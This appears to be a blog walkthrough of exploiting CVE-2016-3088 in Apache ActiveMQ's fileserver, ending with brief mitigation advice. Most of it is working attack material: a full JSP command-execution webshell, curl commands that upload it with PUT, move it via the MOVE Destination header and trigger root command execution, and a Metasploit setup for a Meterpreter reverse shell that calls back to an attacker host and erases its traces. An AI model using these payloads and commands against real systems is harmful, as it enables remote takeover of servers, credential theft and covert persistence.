The fileserver component of Apache ActiveMQ before 5.14.0 has two “forgotten” checks, and when you put them side by side you get a root shell.
PUT is left open, and the Destination header of MOVE is accepted without question.

/fileserver/ doesn’t execute JSP, but it accepts files via PUT. /admin/ and /api/ are the exact opposite: they don’t accept files, but they execute any JSP. The attacker combines the two half-permissions and drops a JSP into the forbidden zone. That’s all there is to it.
First, a small webshell. The classic one on the Java side:
<%@ page import="java.util.*,java.io.*"%>
<%
String cmd = request.getParameter("cmd");
Process p = Runtime.getRuntime().exec(new String[]{"/bin/sh","-c",cmd});
BufferedReader br = new BufferedReader(new InputStreamReader(p.getInputStream()));
String line;
while ((line = br.readLine()) != null) out.println(line);
%>
It runs the value coming from the URL via ?cmd= in the shell and prints the output to the response.
The first move is to put the file on the fileserver with PUT:
curl -i -u admin:admin -X PUT --data-binary @shell.jsp http://target:8161/fileserver/shell.jsp-u admin:admin is the Basic Auth credentials -X PUT forces the HTTP method to PUT –data-binary @shell.jsp puts the raw content of the file into the request body.
The 204 No Content that comes back means “uploaded, nothing to send back to you.”
This is the first mistake: on modern web servers PUT should be disabled by default.
Now for the real trick. Moving the file under /admin/ with MOVE:
curl -i -u admin:admin -X MOVE -H "Destination: file:///opt/activemq/webapps/admin/shell.jsp" http://target:8161/fileserver/shell.jsp-H “Destination: …” is the header MOVE expects. Since the file:// scheme is accepted without question, the attacker writes to any path they want on the target. Write authorized_keys and SSH opens up, overwrite passwd and a user gets created. Here we drop it under /admin/ because JSP runs there. And that’s the second mistake: there’s no path validation at all.
Last step, triggering it:
curl -u admin:admin "http://target:8161/admin/shell.jsp?cmd=id"The ?cmd=id parameter lands in getParameter(“cmd”) inside the JSP, and uid=0(root) comes back as the response.

The Metasploit side is much shorter; the module already exists.

Open msfconsole in a new terminal:
Select the module and enter the parameters:
use exploit/multi/http/apache_activemq_upload_jsp
set RHOSTS 127.0.0.1
set RPORT 8161
set HttpUsername admin
set HttpPassword admin
set PAYLOAD java/meterpreter/reverse_tcp
set LHOST 172.17.0.1
set LPORT 4444
RHOSTS/RPORT is the target address, LHOST is the attacker host’s IP.
Don’t set LHOST to 127.0.0.1, because the target will try to connect to its own loopback and can’t reach you. Enter an IP that’s reachable from the target. As soon as you load the module, Metasploit already sets the java/meterpreter/reverse_tcp payload by default.
Check with show options that the settings are in place:

Then run exploit.
The module first uploads a randomly named .jar and .jsp under /api/, right after that sends the stage to the target, and once the callback arrives it deletes the uploaded files automatically:


The Meterpreter prompt shows up.
getuid returns root,
with sysinfo you get the target OS info,
download /etc/passwd or upload for moving files,
shell for an interactive shell, whatever you need.
The difference from the manual attack: since AutoCleanup is on by default, it cleans up the jsp/jar files it uploaded by itself and leaves no trace:
As for protection:
Upgrade to 5.14.0 or later; the fileserver comes disabled by default
If you have to stay on an old version, remove the fileserver context from conf/jetty.xml
Block the PUT/MOVE methods on the reverse proxy or WAF
Return 403 as soon as you see the file:// scheme in the Destination header
Put an IP whitelist on the admin panel and be sure to change the admin:admin default credentials.
Sources
https://nvd.nist.gov/vuln/detail/CVE-2016-3088
https://github.com/vulhub/vulhub/tree/master/activemq/CVE-2016-3088